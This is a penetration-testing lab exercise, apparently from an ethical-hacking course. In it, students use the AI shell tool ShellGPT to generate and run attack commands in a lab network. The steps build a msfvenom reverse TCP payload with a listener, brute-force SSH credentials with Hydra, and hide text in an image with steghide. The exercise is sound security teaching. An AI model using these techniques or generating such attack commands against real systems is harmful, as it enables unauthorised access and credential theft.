Lab 6: Perform System Hacking using AI

Lab Scenario

As an ethical hacker or pen tester, the first step in system hacking is to gain access to a target system using information obtained and loopholes found in the system's access control mechanism. In this lab, you will leverage AI tools to identify vulnerabilities and exploit them to gain access to the target system. You will use various techniques such as payload generation and establishing session with remote machine to achieve this.

Lab Objectives

- Perform system hacking using ShellGPT

Overview of System Hacking using AI

System hacking using AI leverages advanced algorithms to identify and exploit vulnerabilities efficiently. AI tools automate tasks like password cracking, vulnerability scanning, and social engineering, enhancing the capabilities of ethical hackers. This approach improves the accuracy and speed of penetration testing, ensuring robust security assessments and effective mitigation strategies.

Task 1: Perform System Hacking using ShellGPT

Using ShellGPT for system hacking involves leveraging its AI capabilities to identify and exploit system vulnerabilities. ShellGPT can automate tasks such as password cracking, vulnerability scanning, and exploit development, enhancing the efficiency of ethical hackers. It provides advanced tools for penetration testing and securing systems against potential threats.


The commands generated by ShellGPT may vary depending on the prompt used and the tools available on the machine. Due to these variables, the output generated by ShellGPT might differ from what is shown in the screenshots. These differences arise from the dynamic nature of the AI's processing and the diverse environments in which it operates. As a result, you may observe differences in command syntax, execution, and results while performing this lab task.

1. Before starting this lab, click Parrot Security to switch to the **Parrot Security** machine and incorporate ShellGPT by following steps provided in Integrate ShellGPT in Parrot Security Machine.pdf.


Alternatively, you can follow the steps to integrate **ShellGPT** provided in **Module 00: Integrate ShellGPT in Parrot Security Machine**.

2. After incorporating the ShellGPT API in Parrot Security Machine, in the terminal window run **sgpt --shell "Use msfvenom to create a TCP payload with lhost=10.10.1.13 and lport=444"** to generate a payload using msfvenom tool.

In the prompt type **E** and press **Enter** to execute the command.



3. You can run **ls** command to display a list of files in the directory and you can observe a file named as **payload.exe** has been created, as shown in the screenshot.




4. Run **sgpt --shell "Use msfconsole to start a listener with lhost=10.10.1.13 and lport=444"** to initialize listener on the given LHOST and LPORT.


In the prompt type **E** and press **Enter** to execute the command.

5. Msfconsole successfully initializes the listener, as shown in the screenshot.

As we are not executing payload in the victim's machine, you will not be able to establish any session.




6. Run **exit** command to exit msfconsole.



7. Run **sgpt --shell "Use Hydra to perform SSH-bruteforce on IP address=10.10.1.9 using username.txt and password.txt files available at location /home/attacker/Wordlist"** to perform SSH-bruteforce attack on the target machine.

In the prompt type **E** and press **Enter** to execute the command.


8. Using the provided wordlist files, Hydra cracks SSH username and password of the target machine (here, **10.10.1.9**), as shown in the screenshot.




9. Run **sgpt --shell "Perform stegnography using steghide to hide text 'My swiss account number is 232343435211113' in cover.jpg image file with password as '1234'"** to demonstrate image stegnography. (here, **cover.jpg** file is located at /home/attacker)

In the prompt type **E** and press **Enter** to execute the command.

10. The given text is embedded to **cover.jpg** file, as shown in the screenshot.




11. Now, navigate to **/home/attacker** and double-click **cover.jpg** file to view the image file.

